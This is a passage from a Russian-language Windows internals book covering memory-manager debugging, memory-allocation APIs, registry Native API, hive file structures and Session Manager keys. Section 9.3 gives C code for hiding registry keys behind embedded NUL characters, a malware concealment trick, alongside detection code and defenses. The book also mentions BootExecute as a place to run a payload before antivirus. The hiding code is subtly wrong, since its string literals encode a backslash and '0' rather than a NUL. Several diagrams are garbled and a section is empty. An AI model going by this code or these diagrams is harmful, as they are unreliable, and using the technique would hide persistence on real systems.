8.16.1. Просмотр VAD-дерева

```
kd> !process 0 0 notepad.exe
PROCESS fffff910032ab0080 SessionId: 1 Cid: 1a2c Peb: 00d9a000
Image: notepad.exe

kd> !vad fffff910032ab0080
VAD Level Start End Commit
fffff9100`34a10a70 6 7ffe0 7ffe0 1 Mapped READONLY
fffff9100`34b20380 5 7ffe1 7ffe1 1 Mapped READONLY
fffff9100`34c30290 4 7ff6c8a0 7ff6c8b3 14 Mapped Exe EXECUTE_WRITECOM
fffff9100`34d40180 3 7ffa1200 7ffa12ff 5 Mapped Exe EXECUTE_WRITECOM
fffff9100`34e50070 2 1b0 1cf 10 Private READWRITE
fffff9100`34f60960 1 80 bf 10 Private READWRITE
...
```

8.16.2. Просмотр PTE

```
kd> !pte 7ff6c8a01000
VA 00007ff6c8a01000
PXE at FFFFF6FB7DBEDF88 PPE at FFFFF6FB7DBF1EC8
PDE at FFFFF6FB7E3D9220 PTE at FFFFF6FC7B244008
contains 0A0000001D5863867 contains 0A0000001D5864867
pfn 1d5863 ---DA--UWEV pfn 1d5864 ---DA--UWEV
contains 0A0000001D5865867 contains 8A000000195862025
pfn 1d5865 ---DA--UWEV pfn 195862 ----A--UR-V
```

8.16.3. Просмотр PFN

```
kd> !pfn 195862
PFN 00195862 at address FFFFF70000004B1880
flink 00000000 blink / share count 00000001
pteaddress FFFFF6FC7B244008
reference count 0001 used entry count 0000
Flags 00000012 - referenced modified

original pte = 0 0 [0]
color 0 Priority 5
Active M Modified
```

8.16.4. Просмотр Working Set

```
kd> !wsle 3 fffff910032ab0080
Working Set @ fffff9100`32ab0080
FirstFree: 1a2 FirstDynamic: 8
LastEntry: 4b2 NextSlot: 1a2
LastInitializedWsle: 4b2

Wsle at Index 8 VA: 00007ff6c8a00000
Wsle at Index 9 VA: 00007ff6c8a01000
Wsle at Index 10 VA: 00007ff6c8a02000
...
```

8.17. NtAllocateVirtualMemoryEx — расширенное выделение памяти

Начиная с Windows 10 1803, доступен расширенный вариант выделения:


```
NTSTATUS NtAllocateVirtualMemoryEx(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG PageProtection,
    PMEM_EXTENDED_PARAMETER ExtendedParameters,
    ULONG ExtendedParameterCount
);
```

Extended parameters позволяют указать:

```
typedef struct MEM_EXTENDED_PARAMETER {
    struct {
        ULONG64 Type : 8;          // MEM_EXTENDED_PARAMETER_TYPE
        ULONG64 Reserved : 56;
    };
    union {
        ULONG64 ULong64;
        PVOID Pointer;
        SIZE_T Size;
        HANDLE Handle;
        ULONG ULong;
    };
} MEM_EXTENDED_PARAMETER;

// Типы:
// MemExtendedParameterInvalidType = 0
// MemExtendedParameterAddressRequirements = 1 -- ограничения на адрес
// MemExtendedParameterNumaNode = 2 -- NUMA node preference
// MemExtendedParameterPartitionHandle = 3 -- Memory partition handle
// MemExtendedParameterUserPhysicalHandle = 4 -- User physical pages
// MemExtendedParameterAttributeFlags = 5 -- Дополнительные флаги
// MemExtendedParameterImageMachine = 6 -- Machine type для image
```

Пример: выделение на конкретном NUMA-узле:

```
MEM_EXTENDED_PARAMETER param = {0};
param.Type = MemExtendedParameterNumaNode;
param.ULong = 1; // NUMA node 1

PVOID base = NULL;
SIZE_T size = 1024 * 1024; // 1 MB

NtAllocateVirtualMemoryEx(
    NtCurrentProcess(),
    &base,
    &size,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_READWRITE,
    &param,
    1
);
```

8.18. Address Windowing Extensions (AWE)

AWE позволяет процессу управлять физическими страницами напрямую, минуя стандартный механизм demand paging:

```

// 1. Выделяем физические страницы
ULONG_PTR pageCount = 256; // 1 MB
ULONG_PTR pageArray[256];

AllocateUserPhysicalPages(
    GetCurrentProcess(),
    &pageCount,
    pageArray
);

// 2. Резервируем виртуальный регион с MEM_PHYSICAL
PVOID window = VirtualAlloc(
    NULL,
    pageCount * PAGE_SIZE,
    MEM_RESERVE | MEM_PHYSICAL,
    PAGE_READWRITE
);

// 3. Маппим физические страницы в виртуальное окно
MapUserPhysicalPages(window, pageCount, pageArray);

// 4. Используем память
memset(window, 0x41, pageCount * PAGE_SIZE);

// 5. Можем перемapping другие физические страницы в то же окно
// (без выделения нового виртуального пространства)
ULONG_PTR otherPages[256];
AllocateUserPhysicalPages(GetCurrentProcess(), &pageCount, otherPages);
MapUserPhysicalPages(window, pageCount, otherPages); // Теперь window → otherPages

```

AWE используется базами данных (SQL Server) для управления большими объёмами памяти с минимальным overhead.

8.19. Memory Partitions (Windows 10+)

Начиная с Windows 10, Memory Manager поддерживает Memory Partitions — изолированные «пулы» физической памяти:

```

// Создание memory partition
HANDLE hPartition;
NTSTATUS status = NtCreatePartition(
    NULL, // Parent partition (NULL = system)
    &hPartition,
    MEMORY_PARTITION_ALL_ACCESS,
    NULL, // ObjectAttributes
    0 // PreferredNode
);

// Установка размера partition
NtManagePartition(
    hPartition,
    NULL,
    MemoryPartitionDedicatedMemoryInfo,
    &dedicatedInfo,
    sizeof(dedicatedInfo)
);

// Выделение памяти из конкретной partition
MEM_EXTENDED_PARAMETER param = {0};
param.Type = MemExtendedParameterPartitionHandle;
param.Handle = hPartition;

NtAllocateVirtualMemoryEx(
    NtCurrentProcess(),
    &base, &size,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_READWRITE,
    &param, 1
);

```

8.20. Итоги главы

Подсистема управления памятью Windows — это сложный многоуровневый механизм, обеспечивающий:

1. **Виртуальная адресация:** 4-5 уровневые таблицы страниц с поддержкой 4KB/2MB/1GB страниц, NX-bit, KASLR и KVAS (Meltdown mitigation).
2. **VAD-дерево:** AVL-дерево Virtual Address Descriptors описывает все виртуальные регионы процесса — private allocations, mapped files, image sections. MMVAD_SHORT для простых, MMVAD для mapped. Prototype PTE обеспечивает sharing.
3. **Working Set Manager:** отслеживает «горячие» страницы каждого процесса, реализует aging-алгоритм для приближённого LRU, выполняет trimming при нехватке памяти. Balance Set Manager координирует общесистемную политику.
4. **PFN Database:** массив MMPFN описывает каждую физическую страницу — состояние (Active, Standby, Modified, Free, Zeroed, Bad), счётчики ссылок, связи с PTE. Система списков обеспечивает эффективное управление переходами между состояниями.
5. **Сжатие памяти:** Windows 10+ сжимает вытесняемые страницы вместо записи в page file, что значительно быстрее I/O. Процесс MemCompression хранит сжатые страницы в ОЗУ.
6. **Расширенные механизмы:** AWE для прямого управления физической памятью, Memory Partitions для изоляции, Placeholders для гибкого управления адресным пространством, Secure Enclaves (VBS, SGX).

Глубокое понимание Memory Manager необходимо для: - Анализа производительности и утечек памяти - Разработки эксплойтов и средств защиты - Форензики (анализ дампов памяти) - Разработки драйверов и системного ПО - Оптимизации серверных приложений (SQL Server, базы данных)

В следующих главах мы рассмотрим, как Memory Manager взаимодействует с подсистемой ввода-вывода и файловыми системами.

ЧАСТЬ III

Реестр и файловая система

Глава 9. Недокументированные ключи и значения реестра

9.1. Введение: реестр как фундамент конфигурации Windows

Реестр Windows — это иерархическая база данных, хранящая конфигурацию операционной системы, драйверов, служб и приложений. На первый взгляд реестр кажется простым: дерево ключей, значения с типами (REG_SZ, REG_DWORD, REG_BINARY и т.д.), и знакомый всем интерфейс `regedit.exe`. Однако за этой простотой скрывается сложная подсистема ядра — Configuration Manager, — а также целый пласт недокументированных возможностей, которые активно используются как самой ОС, так и вредоносным ПО.

В этой главе мы рассмотрим:

- Native API для работы с реестром, минуя Win32-обёртки
- Скрытые ключи реестра, невидимые для стандартных инструментов
- Внутреннее устройство Configuration Manager и hive-файлов
- Недокументированные ключи и значения, влияющие на загрузку, безопасность и поведение системы
- Виртуализацию реестра, транзакции и callback-механизмы ядра

9.2. Native API для работы с реестром

Win32 API функции `RegCreateKeyEx`, `RegSetValueEx`, `RegEnumValue` и другие — это обёртки над Native API функциями из `ntdll.dll`. Прямое использование Native API даёт доступ к возможностям, недоступным через Win32-уровень.

9.2.1. NtCreateKey / NtOpenKey

```
NTSTATUS NtCreateKey(
    PHANDLE           KeyHandle,
    ACCESS_MASK       DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes, // содержит путь в формате \Registry\...
    ULONG             TitleIndex,
    PUNICODE_STRING   Class,             // опциональный класс ключа
    ULONG             CreateOptions,
    PULONG            Disposition        // REG_CREATED_NEW_KEY или REG_OPENED_EXISTING_KEY
);
```

Ключевое отличие от Win32 API — путь задаётся через `OBJECT_ATTRIBUTES` с использованием пространства имён Object Manager. Корневые ключи отображаются следующим образом:

Win32 HKEY	→ Native-путь
HKEY_LOCAL_MACHINE	→ \Registry\Machine
HKEY_USERS	→ \Registry\User
HKEY_CURRENT_USER	→ \Registry\User\<SID>
HKEY_CLASSES_ROOT	→ \Registry\Machine\Software\Classes (объединение с \Registry\User\<SID>\Software\Classes)
HKEY_CURRENT_CONFIG	→ \Registry\Machine\SYSTEM\CurrentControlSet\Hardware Profiles\Current

Параметр `CreateOptions` поддерживает флаги:

Флаг	Значение	Описание
REG_OPTION_VOLATILE	0x01	Ключ хранится только в памяти
REG_OPTION_CREATE_LINK	0x02	Создать символическую ссылку
REG_OPTION_BACKUP_RESTORE	0x04	Открытие для backup/restore
REG_OPTION_OPEN_LINK	0x08	Открыть саму ссылку, а не цель

Флаг `REG_OPTION_CREATE_LINK` позволяет создавать символические ссылки в реестре — механизм, который активно используется самой ОС (например, `HKCR` — это ссылка), но редко документируется для использования сторонними разработчиками.

9.2.2. NtSetValueKey

```
NTSTATUS NtSetValueKey(
    HANDLE          KeyHandle,
    PUNICODE_STRING ValueName,
    ULONG           TitleIndex,
    ULONG           Type,          // REG_SZ, REG_DWORD, REG_BINARY, ...
    PVOID           Data,
    ULONG           DataLength
);
```

Критически важный момент: `ValueName` — это `UNICODE_STRING`, которая хранит длину строки отдельно от содержимого. Это означает, что имя значения может содержать символ NUL (`\0`) в середине строки. Win32 API `RegSetValueEx` принимает C-строку (null-terminated), поэтому такие имена через неё создать невозможно. Это свойство лежит в основе техники скрытых ключей реестра, которую мы рассмотрим далее.

9.2.3. NtEnumerateKey / NtEnumerateValueKey

```
NTSTATUS NtEnumerateKey(
    HANDLE          KeyHandle,
    ULONG           Index,
    KEY_INFORMATION_CLASS KeyInformationClass,
    PVOID           KeyInformation,
    ULONG           Length,
    PULONG          ResultLength
);

NTSTATUS NtEnumerateValueKey(
    HANDLE          KeyHandle,
    ULONG           Index,
    KEY_VALUE_INFORMATION_CLASS KeyValueInformationClass,
    PVOID           KeyValueInformation,
    ULONG           Length,
    PULONG          ResultLength
);
```

Классы информации предоставляют разные уровни детализации:

```
KEY_INFORMATION_CLASS:
    KeyBasicInformation          = 0    // имя, время последней записи
    KeyNodeInformation           = 1    // + класс ключа
    KeyFullInformation           = 2    // + количество подключей/значений
    KeyNameInformation           = 3    // только полное имя ключа
    KeyCachedInformation         = 4    // кэшированная информация
    KeyFlagsInformation           = 5    // внутренние флаги (недокументированный)
    KeyVirtualizationInformation = 6    // информация о виртуализации

KEY_VALUE_INFORMATION_CLASS:
    KeyValueBasicInformation     = 0    // имя, тип
    KeyValueFullInformation      = 1    // + данные
    KeyValuePartialInformation   = 2    // только данные (без имени)
    KeyValueFullInformationAlign64 = 3 // выровненные данные
    KeyValuePartialInformationAlign64 = 4
    KeyValueLayerInformation     = 5    // информация о слоях (недокументированный)
```

9.2.4. Полный список Native API функций реестра

Функция	Описание
<code>NtCreateKey</code>	Создание или открытие ключа
<code>NtOpenKey</code>	Открытие существующего ключа
<code>NtOpenKeyEx</code>	Расширенное открытие (Vista+)
<code>NtDeleteKey</code>	Удаление ключа
<code>NtSetValueKey</code>	Установка значения
<code>NtDeleteValueKey</code>	Удаление значения
<code>NtQueryKey</code>	Получение информации о ключе
<code>NtQueryValueKey</code>	Получение информации о значении
<code>NtQueryMultipleValueKey</code>	Запрос нескольких значений за один вызов
<code>NtEnumerateKey</code>	Перечисление подключей
<code>NtEnumerateValueKey</code>	Перечисление значений
<code>NtNotifyChangeKey</code>	Подписка на изменения ключа
<code>NtNotifyChangeMultipleKeys</code>	Подписка на несколько ключей
<code>NtLoadKey</code> / <code>NtLoadKey2</code> / <code>NtLoadKeyEx</code>	Загрузка hive-файла
<code>NtUnloadKey</code> / <code>NtUnloadKey2</code> / <code>NtUnloadKeyEx</code>	Выгрузка hive-файла
<code>NtSaveKey</code> / <code>NtSaveKeyEx</code>	Сохранение поддерева в файл
<code>NtRestoreKey</code>	Восстановление из файла
<code>NtReplaceKey</code>	Замена hive-файла
<code>NtFlushKey</code>	Сброс изменений на диск
<code>NtRenameKey</code>	Переименование ключа (Vista+)
<code>NtQueryOpenSubKeys</code>	Запрос открытых подключей
<code>NtCompactKeys</code>	Компактификация ячеек ключей
<code>NtCompressKey</code>	Сжатие hive
<code>NtLockRegistryKey</code>	Блокировка ключа от удаления
<code>NtCreateKeyTransacted</code>	Создание ключа в транзакции
<code>NtOpenKeyTransacted</code>	Открытие ключа в транзакции
<code>NtOpenKeyTransactedEx</code>	Расширенное открытие в транзакции
<code>NtFreezeRegistry</code>	Заморозка реестра (для создания снимков)
<code>NtThawRegistry</code>	Разморозка реестра

Функции `NtCompactKeys`, `NtCompressKey`, `NtLockRegistryKey`, `NtFreezeRegistry` и `NtThawRegistry` практически не документированы и редко упоминаются даже в специализированной литературе.

9.3. Скрытые ключи реестра с символом NUL

9.3.1. Принцип работы

Это одна из самых элегантных и опасных техник сокрытия данных в реестре. Как уже упоминалось, Native API использует структуру `UNICODE_STRING`:

```
typedef struct _UNICODE_STRING {
    USHORT Length;           // длина в байтах (без терминатора)
    USHORT MaximumLength;    // максимальная длина буфера
    PWSTR Buffer;            // указатель на строку
} UNICODE_STRING;
```

Поскольку длина задаётся явно, строка может содержать любые символы, включая NUL (`\0`). Win32 API же интерпретирует строки как null-terminated — при встрече NUL считает строку завершённой.

```
Native API видит:
"Hidden\0Key" (длина = 20 байт)
|
+-----+
|       |       |
v       v       v
+-----+-----+
| H | i | d | d | e | n | \0 | K | e | y | |
+-----+-----+
^       ^
|       |
Win32 API видит:  Win32 останавливается здесь
"Hidden" (длина = 6)
```

9.3.2. Создание скрытого ключа

```
#include <windows.h>

typedef NTSTATUS (NTAPI *pNtCreateKey)(
    PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES,
    ULONG, PUNICODE_STRING, ULONG, ULONG
);

typedef NTSTATUS (NTAPI *pNtSetValueKey)(
    HANDLE, PUNICODE_STRING, ULONG, ULONG, PVOID, ULONG
);

void CreateHiddenKey(void)
{
    HANDLE hKey;
    OBJECT_ATTRIBUTES oa;
    UNICODE_STRING keyName;

    // Строка с NUL в середине: "Software\Hidden\0Secret"
    WCHAR path[] = L"\\Registry\\Machine\\Software\\Hidden\\0Secret";

    // Устанавливаем длину вручную, чтобы включить всё после NUL
    keyName.Buffer = path;
    keyName.Length = sizeof(path) - sizeof(WCHAR); // вся строка
    keyName.MaximumLength = sizeof(path);

    InitializeObjectAttributes(&oa, &keyName, OBJ_CASE_INSENSITIVE, NULL, NULL);

    pNtCreateKey NtCreateKey = (pNtCreateKey)
        GetProcAddress(GetModuleHandleW(L"ntdll.dll"), "NtCreateKey");
    pNtSetValueKey fnNtSetValueKey = (pNtSetValueKey)
        GetProcAddress(GetModuleHandleW(L"ntdll.dll"), "NtSetValueKey");

    ULONG disposition;
    NTSTATUS status = NtCreateKey(
        &hKey, KEY_ALL_ACCESS, &oa, 0, NULL, 0, &disposition
    );

    if (NT_SUCCESS(status)) {
        // Ключ создан — невидим для regedit.exe и Win32 API

        // Устанавливаем скрытое значение
        UNICODE_STRING valName;
        WCHAR valPath[] = L"SecretValue\\0Hidden";
        valName.Buffer = valPath;
        valName.Length = sizeof(valPath) - sizeof(WCHAR);
        valName.MaximumLength = sizeof(valPath);

        DWORD data = 0x12345678;
        fnNtSetValueKey(hKey, &valName, 0, REG_DWORD, &data, sizeof(data));

        NtClose(hKey);
    }
}
```

9.3.3. Почему regedit.exe не видит эти ключи

Рассмотрим цепочку вызовов при обзоре реестра в `regedit.exe`:

```

regedit.exe
|
+-- RegEnumKeyExW(hKey, index, lpName, ...)
|   |
|   +-- NtEnumerateKey(hKey, index, KeyBasicInformation, ...)
|   |   |
|   |   +-- Возвращает: Name = "Hidden\0Secret", NameLength = 28
|   |
|   +-- Копирует в lpName как C-строку
|       wcslen(lpName) возвращает 6 → "Hidden"
|
+-- RegOpenKeyExW(hKey, "Hidden", ...) ← пытается открыть "Hidden"
    |
    +-- Ошибка: ключ "Hidden" не существует!
        (существует "Hidden\0Secret")

```

Таким образом, `regedit.exe` видит имя "Hidden" в списке подключей, но не может его открыть, так как реальное имя содержит дополнительные символы после NUL. Большинство утилит просто пропускают такие ключи или показывают ошибку.

9.3.4. Обнаружение скрытых ключей

Для обнаружения необходимо использовать Native API напрямую и сравнивать `NameLength` с результатом `wcslen`:

```

void DetectHiddenKeys(HANDLE hParentKey)
{
    BYTE buffer[4096];
    PKEY_BASIC_INFORMATION info = (PKEY_BASIC_INFORMATION)buffer;
    ULONG resultLen;

    for (ULONG index = 0; ; index++) {
        NTSTATUS status = NtEnumerateKey(
            hParentKey, index, KeyBasicInformation,
            info, sizeof(buffer), &resultLen
        );

        if (status == STATUS_NO_MORE_ENTRIES) break;
        if (!NT_SUCCESS(status)) continue;

        // Проверяем: совпадает ли длина с wcslen?
        ULONG wcsLength = (ULONG)(wcslen(info->Name) * sizeof(WCHAR));

        if (wcsLength < info->NameLength) {
            printf("[!] Hidden key detected at index %lu:\n", index);
            printf("    Declared length = %lu bytes\n", info->NameLength);
            printf("    Visible length = %lu bytes\n", wcsLength);
            // Вывести hex-дамп полного имени
            printf("    Full name hex: ");
            for (ULONG j = 0; j < info->NameLength; j++) {
                printf("%02X ", ((BYTE*)info->Name)[j]);
            }
            printf("\n");
        }
    }
}

```

Инструменты для обнаружения: Sysinternals `Autoruns` (некоторые версии), специализированные forensic-утилиты, а также можно использовать PowerShell с прямым вызовом Native API через `P/Invoke`.

9.3.5. Защита от скрытых ключей

Для защиты от этой техники рекомендуется:

1. **Мониторинг через ETW:** провайдер `Microsoft-Windows-Kernel-Registry` фиксирует операции с полными именами, включая NUL
2. **Registry callbacks (CmRegisterCallbackEx):** перехват `RegNtPreCreateKey` и проверка имён
3. **Forensic-анализ hive-файлов:** прямой парсинг бинарного формата обходит проблему NUL
4. **Sysmon:** Event ID 12 (Registry key create/delete) использует Native API и сохраняет полные имена

Configuration Manager (CM) — это компонент ядра Windows, отвечающий за управление реестром. Он реализован в файле `ntoskrnl.exe` и экспортирует функции с префиксом `Cm`.

При открытии ключа СМ сначала проверяет хэш-таблицу КСВ. Если ключ уже открыт, используется существующий КСВ с инкрементом `RefCount`. Это обеспечивает когерентность: все процессы, открывшие один и тот же ключ, работают с одними и теми же данными.

В WinDbg можно исследовать КСВ:

```
kd> !reg kcb \REGISTRY\MACHINE\SOFTWARE
kd> !reg openkeys \REGISTRY\MACHINE
```

9.4.3. Hive-файлы: расположение и назначение

Hive (улей) — это файл, содержащий поддерево реестра. Основные hive-файлы:


Файл	Путь	Содержимое
SYSTEM	<code>%SystemRoot%\System32\config\SYSTEM</code>	Конфигурация оборудования, драйверов, служб
SOFTWARE	<code>%SystemRoot%\System32\config\SOFTWARE</code>	Конфигурация установленного ПО
SAM	<code>%SystemRoot%\System32\config\SAM</code>	Security Account Manager — учётные записи
SECURITY	<code>%SystemRoot%\System32\config\SECURITY</code>	Политики безопасности, LSA secrets
DEFAULT	<code>%SystemRoot%\System32\config\DEFAULT</code>	Профиль по умолчанию
NTUSER.DAT	<code>%UserProfile%\NTUSER.DAT</code>	Пользовательский профиль (HKCU)
UsrClass.dat	<code>%LocalAppData%\Microsoft\Windows\UsrClass.dat</code>	Пользовательские классы COM
BCD	<code>\EFI\Microsoft\Boot\BCD</code>	Boot Configuration Data
COMPONENTS	<code>%SystemRoot%\System32\config\COMPONENTS</code>	Компоненты CBS (component-based servicing)
DRIVERS	<code>%SystemRoot%\System32\config\DRIVERS</code>	Драйверы (Windows 10+)

Для каждого hive-файла также существуют: - `.LOG1`, `.LOG2` — журналы транзакций (transaction logs) - `.regtrans-ms` — транзакционные файлы (registry transactions) - `.blf` — Base Log File для CLFS-транзакций

SAM и SECURITY hive-файлы заблокированы для чтения даже администратором во время работы системы. Для доступа к ним необходимо либо загрузить offline-копию через `NtLoadKey`, либо работать через теньную копию тома (VSS), либо использовать привилегию `SeBackupPrivilege`.

9.4.4. Структура hive-файла

Hive-файл имеет следующую внутреннюю организацию:



9.4.5. Ячейки (Cells) и типы узлов

Каждая ячейка начинается с 4-байтового поля размера. Если размер отрицательный — ячейка занята; если положительный — свободна. Размер всегда кратен 8 байтам.

Key Node (nk):

```

typedef struct _CM_KEY_NODE {
    USHORT Signature;           // "nk" (0x6B6E)
    USHORT Flags;               // KEY_HIVE_ENTRY (0x0004),
                                // KEY_VOLATILE (0x0001),
                                // KEY_HIVE_EXIT (0x0002),
                                // KEY_SYM_LINK (0x0010),
                                // KEY_COMP_NAME (0x0020),
                                // KEY_PREDEF_HANDLE (0x0040),
                                // KEY_VIRT_TARGET (0x0080),
                                // KEY_VIRT_STORE (0x0100),
                                // KEY_VIRT_SOURCE (0x0200)

    LARGE_INTEGER LastWriteTime;
    ULONG AccessBits;           // биты доступа (Windows 10+)
    ULONG Parent;               // смещение родительского ключа
    ULONG SubKeyCounts[2];      // [0]=stable, [1]=volatile
    union {
        struct {
            ULONG SubKeyLists[2]; // смещения списков подключей
        };
        struct {
            ULONG SubKeyListStable;
            ULONG SubKeyListVolatile; // volatile только в памяти
        };
    };
    ULONG ValueCount;           // количество значений
    ULONG ValueList;            // смещение списка значений
    ULONG Security;             // смещение дескриптора безопасности (sk)
    ULONG Class;                // смещение строки класса
    ULONG MaxNameLen;           // макс. длина имени подключа
    ULONG MaxClassLen;          // макс. длина класса подключа
    ULONG MaxValueNameLen;      // макс. длина имени значения
    ULONG MaxValueDataLen;      // макс. длина данных значения
    ULONG WorkVar;              // рабочая переменная
    USHORT NameLength;          // длина имени в байтах
    USHORT ClassLength;         // длина класса
    WCHAR Name[1];              // имя ключа (если KEY_COMP_NAME — ASCII)
} CM_KEY_NODE;

```

Value Node (vk):

```

typedef struct _CM_KEY_VALUE {
    USHORT Signature;           // "vk" (0x6B76)
    USHORT NameLength;          // 0 = значение по умолчанию (Default)
    ULONG DataLength;           // длина данных
                                // бит 31: 1 = данные в поле Data (small data optimization)
    ULONG Data;                 // смещение данных или сами данные (если ≤ 4 байт)
    ULONG Type;                 // REG_SZ=1, REG_EXPAND_SZ=2, REG_BINARY=3,
                                // REG_DWORD=4, REG_DWORD_BIG_ENDIAN=5,
                                // REG_LINK=6, REG_MULTI_SZ=7, REG_RESOURCE_LIST=8,
                                // REG_FULL_RESOURCE_DESCRIPTOR=9,
                                // REG_RESOURCE_REQUIREMENTS_LIST=10,
                                // REG_QWORD=11
    USHORT Flags;               // VALUE_COMP_NAME (0x0001) = имя в ASCII
    USHORT Spare;
    WCHAR Name[1];              // имя значения
} CM_KEY_VALUE;

```

Big Data (db) — для данных > 16344 байт:

```

typedef struct _CM_BIG_DATA {
    USHORT Signature;           // "db" (0x6264)
    USHORT Count;               // количество сегментов
    ULONG List;                 // смещение списка смещений сегментов
} CM_BIG_DATA;

```

9.4.6. Memory-mapped структура и Dirty Pages

При загрузке hive файл отображается в память ядра (kernel address space). CM не использует стандартный механизм `MmMapViewOfSection`; вместо этого он выделяет страницы из пула ядра и считывает hive блоками (bins).

Hive в памяти ядра (CMHIVE)		
-----+		
CMHIVE структура		
+-----+		
NHIVE (Hive Handle)		
+- BaseBlock * ----->		
+- Storage[Stable]		
+- Map		
+- Directory[]		
+- Table[]		
+- Length		
+- Storage[Volatile]		
+- DirtyVector ----->		
+- DirtyCount		
+- DirtyAlloc		
+- GetCellRoutine		
+-----+		
FileHandles[HFILE_TYPE_PRIMARY]		
FileHandles[HFILE_TYPE_LOG1]		
FileHandles[HFILE_TYPE_LOG2]		
FileFullPath		
HiveList (LIST_ENTRY)		
SecurityCache		
+-----+		

Заголовок hive (4 КБ)

Таблица отображения:
Directory[0] → Table[0..511]
каждый Table entry → bin адрес

Volatile (только в RAM)

Битовая карта грязных страниц
(1 бит = 1 страница = 4 КБ)

Функция для получения ячейки

Дескриптор основного файла

Дескриптор .LOG1

Дескриптор .LOG2

Полный путь файла

Связь в глобальном списке hive

Кэш дескрипторов безопасности

Dirty Pages и механизм записи:

Когда значение реестра изменяется, CM помечает соответствующие страницы как «грязные» (dirty) в **DirtyVector**. Запись на диск происходит не сразу — она отложена и выполняется:

1. По таймеру (lazy flush) — каждые ~5 секунд (настраивается)
2. При явном вызове **NtFlushKey** / **RegFlushKey**
3. При корректном завершении работы системы (shutdown)
4. При выгрузке hive (**NtUnloadKey**)

Процесс записи (dual-logging):

1. Записать грязные страницы в .LOG1 (включая карту грязных страниц)
2. Обновить Sequence1 в BaseBlock
3. Записать грязные страницы в основной hive-файл
4. Обновить Sequence2 в BaseBlock
5. При успехе: Sequence1 = Sequence2

При сбое:

Если Sequence1 ≠ Sequence2:
→ hive повреждён, восстановление из .LOG1/.LOG2

Алгоритм восстановления:

1. Прочитать BaseBlock из hive
2. Прочитать BaseBlock из .LOG1
3. Если log sequence > hive sequence:
→ применить грязные страницы из log
4. Проверить целостность

9.5. Недокументированные ключи Session Manager

9.5.1. BootExecute

Путь: **HKLM\SYSTEM\CurrentControlSet\Control\Session Manager** **Значение:** **BootExecute**
(REG_MULTI_SZ) **По умолчанию:** **autocheck autochk ***

Это значение содержит список программ, выполняемых Session Manager (**smss.exe**) на ранней стадии загрузки, до запуска Win32-подсистемы. Программы запускаются как native-приложения (используют только **ntdll.dll**).

BootExecute:
autocheck autochk * ← проверка диска при необходимости

Особенности: - Программы должны быть native-приложениями (без зависимости от Win32) - Путь относительно `%SystemRoot%\System32` - Вредоносное ПО может добавить сюда свой payload для запуска до антивируса - Нет контроля цифровой подписи на этом этапе в старых версиях Windows

